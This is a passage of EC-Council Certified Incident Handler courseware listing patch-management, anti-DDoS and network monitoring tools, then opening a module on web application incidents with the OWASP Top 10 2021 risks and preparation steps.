- Implement SSH protocol on routers to securely transfer files across networks.
- Set up a Remote Authentication Dial-In User Service (RADIUS) server for WLAN authentication.
- Install honeypots to detect unauthorized intruders in wireless networks.
- Implement wireless security tools such as Kismet, ntop, Wireshark, and Aircrack-ng to monitor and detect wireless security incidents.
- Frequently perform network audits to identify weaknesses in the wireless environment.
- Educate and train employees about the importance of wireless security and how corporate networks can be secured.
- Securely configure all wireless networked devices.
- Integrate Security Information and Event Management (SIEM) solutions such as Splunk to manage network security at one place.

## Tools for Detecting Missing Security Patches

Tools for detecting missing security patches help incident handlers to install the latest patches on their systems and networks. By patching identified vulnerabilities, the IH&R team can protect systems and networks from being further exploited and eradicate the root cause of exploitation.

- **GFI LanGuard**

  Source: *https://www.gfi.com*

  GFI LanGuard enables security professionals to manage and maintain end-point protection across a network. It provides visibility into all network elements and assists security teams in identifying and assessing potential vulnerabilities to ensure that they are patched before exploitation. This patch management and network auditing solution helps organizations to keep their networks secured at all times. GFI LanGuard scans networks for missing patches and automatically discovers other vulnerabilities associated with network assets.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.110: Screenshot of GFI LanGuard

Some additional tools for detecting missing security patches are listed below:

- SolarWinds Patch Manager (*https://www.solarwinds.com*)
- Kaseya Security Patch Management (*https://www.kaseya.com*)
- Software Vulnerability Manager (*https://www.flexera.com*)
- Ivanti Endpoint Security (*https://www.ivanti.com*)
- Patch Connect Plus (*https://www.manageengine.com*)

## DoS/DDoS Protection Tools

The IH&R team can use the following tools to protect their networks from DoS/DDoS attacks.

- **Anti DDoS Guardian**

  Source: *https://beethink.com*

  Anti DDoS Guardian is a DDoS attack protection tool. It protects IIS servers, Apache servers, game servers, Camfrog servers, mail servers, FTP servers, VOIP PBX, SIP servers, and other similar systems. Anti DDoS Guardian monitors each incoming and outgoing packet in real-time. It displays the local address, remote address, and other information of each network flow. Moreover, it limits the network flow number, client bandwidth, client concurrent TCP connection number, and TCP connection rate. It also limits the UDP bandwidth, UDP connection rate, and UDP packet rate.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.111: Screenshot of Anti DDoS Guardian

Some additional DDoS protection tools are listed below:

- Imperva DDoS Protection (*https://www.imperva.com*)
- DOSarrest DDoS protection service (*https://www.dosarrest.com*)
- DDoS-GUARD (*https://ddos-guard.net*)
- Cloudflare (*https://www.cloudflare.com*)
- F5 DDoS Attack Protection (*https://www.f5.com*)

## Network Security Tools

Network security tools (SolarWinds Security Event Manager and Splunk Enterprise Security) help security professionals in protecting organizational data, services, accounts, and other critical assets against cyberattacks. These tools include built-in features such as firewalls, intrusion detection systems, SIEM security and monitoring, and network-based antivirus programs.

- **SolarWinds Security Event Manager**

  Source: *https://www.solarwinds.com*

  SolarWinds Security Event Manager is a remote network security tool used to protect, maintain, and enhance network security operations. It assists in recording threat intelligence data, log correlation, threat analysis, and streamlined security monitoring. SolarWinds Security Event Manager contains hundreds of pre-built connectors to gather


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

logs from various sources, parse their data, and put the data into a commonly readable format, thus creating a central location for the incident handling team to easily investigate potential threats, prepare for audits, and store logs.





Figure 6.112: Screenshot of SolarWinds Security Event Manager

Some additional network security tools are listed below:

- Nagios XI (*https://www.nagios.com*)
- Splunk Enterprise Security (*https://www.splunk.com*)
- SecPod SanerNow (*https://www.secpod.com*)
- LogRhythm NDR (*https://logrhythm.com*)
- AlienVault USM (*https://cybersecurity.att.com*)

## Module Summary

In this module, we discussed the importance of handling network security incidents, along with the general preparation steps and detection techniques for handling them. Further, we discussed several methods for detecting, containing, and eradicating various network security incidents (unauthorized access, inappropriate usage, DoS/DDoS, and wireless network security incidents) as well as recovery strategies. Finally, we described various best practices to prevent network security incidents.

In the next module, we will discuss the handling and response to various web application security incidents.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

This page is intentionally left blank.

E|CIH

EC-Council | Certified Incident Handler

EC-Council

Building A Culture Of Security

Module 07

# HANDLING AND RESPONDING TO WEB APPLICATION SECURITY INCIDENTS

EC-Council Official Curricula

This page is intentionally left blank.

# Learning Objectives

The evolution of Internet and web technologies, combined with rapidly increasing Internet connectivity, is now defining the new business landscape. Web applications are an integral component of online businesses, and people connected via the Internet use an endless variety of web applications for numerous purposes such as online shopping, email, chats, and social networking.

However, web applications are becoming increasingly vulnerable to highly sophisticated threats and attack vectors. Incident response teams, therefore, require expertise in handling various evolving web application security incidents. Accordingly, incident handling teams should be aware of the various steps involved in handling such incidents to eradicate the loopholes and vulnerabilities that ultimately lead to them.

This module discusses how to handle various types of web application security incidents, along with the necessary steps and procedures for the preparation, detection, containment, eradication, and recovery from web application security incidents.

At the end of this module, you will be able to:

- Understand web application architectures and incident handling processes
- Explain OWASP top 10 application security risks
- Discuss the preparation steps required to handle web application security incidents
- Identify various indicators of security incidents
- Understand how to detect various security incidents
- Explain various containment methods and tools for web application security incidents
- Understand various techniques to analyze web application security incidents
- Implement log analysis tools to detect and analyze security incidents
- Understand how to eradicate various web application attacks
- Discuss various steps to recover after web application security incidents
- Discuss a case study on handling web application security incidents
- Describe various best practices for securing web applications

# Understand the Handling of Web Application Incidents

Organizations engaging in online business transactions are targeted with a high volume of web application attacks. To thwart such attacks, organizations must establish appropriate incident handling teams. Thus, incident handlers must be skilled in handling various web application security incidents.

This section presents OWASP top 10 application security risks and the importance of handling web application security incidents.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Introduction to Web Application Incident Handling

With the advancement of various technologies, the adoption of web applications has increased across several fields to provide a wide variety of services to customers. These web applications are considered the main interface for web users to access resources located on web servers; consequently, they have become an easy target for various attacks such as defacement, injection, data breach, and zero-day targeted attacks.

Organizations use web applications to provide services to their users and perform multiple day-to-day business activities. They may develop and deploy their own web applications or use a third-party application for various activities such as storing data, providing services to customers, interacting with clients, transmitting emails, and other communication. Hence, the security of web applications can determine the safety of an organization's data and business and protect it from other factors such as insider threats, malware, and phishing attacks.

Web applications can have multiple features and functionalities:

- Dynamic and user-personalized content (news-related sites, weblogs)
- Social networking and interaction (Facebook, LinkedIn)
- GPS-based services (Google Maps, food delivery applications)
- Storage space for users (Google Drive, Dropbox)
- Web transactions (banking, emails, shopping)
- Easy file processing and editing (Google Docs, Microsoft Office Online)
- Flash, video, and audio features (YouTube, gaming sites)
- Advanced features such as computer-aided design, video editing, project management, and point of sale

Attackers may find vulnerabilities in web applications and compromise them using multiple techniques, thus making services and business unavailable to users or leading to leakage of sensitive data (such as personally identifiable information (PII) of customers and clients) or intellectual property (such as patents, formulae, and trade secrets). They may steal customers' identities and steal their money and data. This may cause reputation loss, impact customer loyalty, and even make an organization legally liable for breaches. Irrespective of the size of organizations and magnitude of attacks, organizations must implement incident response plans to detect, remediate, contain, eradicate, and recover from such incidents.

### Causes of Web Incidents

Web application incidents are primarily caused by the following reasons:

- **Insecure Coding**

  Poor coding practices while developing and testing web applications can lead to attacks in the form of vulnerabilities and exposed sensitive details. Some examples include insecure coding of data under transit and storage, disclosure of sensitive parameters in URLs, improper sanitization of input data, insecure design in password management


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

functionality, and displaying sensitive data through error messages. Attackers may find such vulnerabilities and exploit them using various techniques such as CSRF, SQL Injection, and XSS.

- **Configuration Errors**

  Configuration refers to essential settings that help websites and applications with hardware and software components to produce the required output. Improper configuration can result in mismatch of operations and lead to breakdowns. Some common configuration errors include timeouts that are too short or too long, improper access controls, server misconfiguration, null pointer errors, and reference errors.

- **Platform Vulnerabilities**

  The structure of web applications has various tiers such as user interface, application logic, and backend database. Vulnerabilities in these tiers (such as code execution, race conditions, buffer overflows, insecure data transmission and storage, and injection flaws) may make applications prone to web attacks.

  Similarly, when an organization deploys an application, it may use many layers of hardware and software tools such as routers, DNS, web servers, and other third-party services or applications. Vulnerabilities in any of these tools can enable attackers to exploit them and cause web incidents.

- **Logic Errors**

  A logic error is a coding flaw that causes performance issues in an application or website, resulting in undesired or unwanted output. Such errors can also result in loss of service and customers as well as financial loss to organizations.

Organizations must form incident handling teams to make appropriate decisions during web application incidents. The incident handling team must define certain strategies and policies to clearly understand the tasks to be performed to handle malicious events.

## OWASP Top 10 Application Security Risks – 2021

Source: *https://owasp.org*

OWASP is an international organization that maintains a list of the top 10 vulnerabilities and flaws in web applications. The latest OWASP top 10 application security risks are as follows.

- **A01 – Broken Access Control**

  This vulnerability is related to improperly enforced restrictions on the actions of authenticated users. Attackers can exploit these flaws to access unauthorized functionality and/or data (such as access other user accounts, view sensitive files, modify other user data, and change access rights).

- **A02 – Cryptographic Failures**

  Many web applications and APIs do not properly protect sensitive data such as financial data, healthcare data, and PII. Moreover, several application developers fail to implement strong cryptographic keys, use old keys, or fail to enforce proper key management. In


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

such cases, sensitive data can be transmitted in cleartext through HTTP. Attackers can leverage this flaw to steal or modify weakly protected data to perform credit-card fraud, identity theft, or other crimes. Hence, sensitive data require extra protection (such as encryption at rest or in transit) and special precautions when exchanged with a browser.

- **A03 – Injection**

  Injection flaws such as SQL command and LDAP injections occur when untrusted data are sent to an interpreter as a part of a command or query. Attackers' hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

- **A04 – Insecure Design**

  Improper implementation of security controls considering the latest business risks during application development may result in various design flaws. These design flaws can compromise the integrity, confidentiality, and authenticity of data. Attackers can exploit these flaws to perform session hijacking, credential theft, spoofing, and other types of MITM attacks.

- **A05 – Security Misconfiguration**

  Security misconfiguration is the most common issue in web security, which is due in part to manual or ad hoc configuration (or no configuration at all); insecure default configurations; open S3 buckets; misconfigured HTTP headers; error messages containing sensitive information; and failure to patch or upgrade systems, frameworks, dependencies, and components in a timely manner (or at all).

  Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can disclose internal files using the file URI handler, internal SMB file shared on unpatched Windows servers, internal port scanning, remote code execution, or DoS attacks such as billion laughs attack.

- **A06 – Vulnerable and Outdated Components**

  Components such as libraries, frameworks, and other software modules run with the same privileges as the application. These software components must be updated or patched in a timely manner based on the current risks; otherwise, they can lead to serious vulnerabilities as they become outdated. An attack exploiting a vulnerable component can cause serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

- **A07 – Identification and Authentication Failures**

  Application functions related to identification, authentication and session management are often implemented incorrectly, allowing attackers to launch brute-forcing, password spraying, and other automated attacks to compromise passwords, keys, or session tokens or exploit other implementation flaws to assume the identity of other users (temporarily or permanently).


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **A08 – Software and Data Integrity Failures**

  Many applications are implemented with auto-update features. Such applications may download updates from unauthorized or previously trusted sources without conducting sufficient integrity checks. Attackers can take advantage of this flaw and load their own updates to distribute malware. Moreover, if data are encoded or serialized into an easily understandable format, attackers can alter them, leading to an insecure deserialization flaw.

- **A09 – Security Logging and Monitoring Failures**

  Security logging and monitoring failures occur via insufficient log monitoring, local storage of logs, inadequate error messages, inappropriate alert mechanisms for failed-login attempts, or applications failing to identify threats in advance. Such vulnerabilities can leak sensitive information that can be leveraged by attackers to compromise a system or account, tamper with credentials, or destroy data.

- **A10 – Server-side Request Forgery**

  Server-side request forgery (SSRF) is a web security vulnerability that arises when remote resources are obtained by an application without verifying the URL entered by the user. Attackers leverage this vulnerability to abuse the functionalities of a server to read or modify internal resources and steal sensitive information by sending malicious requests. SSRF vulnerabilities also allow attackers to send malicious requests to internal systems, even if they are secured by firewalls.

## Explain Preparation for Handling Web Application Security Incidents

Preparation is the most crucial and preliminary task in handling web application security incidents because it can help incident responders in determining processes and techniques required for responding to various web application attacks in a quick and effective manner. Thus, preparation not only enables the incident response capability but also prevents organizations from web application security incidents.

This section will discuss how the IH&R team can prepare themselves to handle web application security incidents and reduce their occurrence probability.

### Preparation Steps to Handle Web Application Security Incidents

Organizations should be prepared to handle web application incidents through the following practices:

- **Develop an incident handling plan for the most common web incidents:**

  The IH&R team should prepare IH&R plans for the most common web incidents such as SQL injection, cross-site scripting (XSS), and CSRF. IH&R plans are useful for handling these incidents and ensuring speedy recovery. To prepare an IH&R plan, the IH&R team should consider organizational web application structure, business requirements, and legal considerations for their jurisdiction. They may also refer to standard CSIRTs and other


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

frameworks to draft their IH&R plans. The IH&R team should be updated about the latest web application attacks and threats by following journals, magazines, web resources, CSIRTs, and other organizations. The IH&R team should also perform regular security audits for their web application and check for vulnerabilities.

- **Maintain a ready-to-use backup website:**

  Organizations should build and maintain a backup website to publish their content. Moreover, they should maintain channels such as SMS or emails to continue the business. In addition, they should inform their customers about safety measures to be taken such as changing their passwords and checking if their accounts are safe in the event of an incident.

- **Maintain continuity of Internet services:**

  Distributed denial-of-service (DDoS) attacks on Internet service providers (ISPs) can cause outages for web applications and services that are dependent on them. Thus, organizations should be prepared for these attack scenarios and plan accordingly. It is a good practice to subscribe to an alternate Internet connection from another provider or select an anti-DDoS service provider. For example, organizations can switch to a digital subscriber line (DSL) in the case of an outage in cable-based ISPs. Organizations should also know the services offered by their ISPs in the event of DDoS attacks.

- **Maintain a comprehensive contact list:**

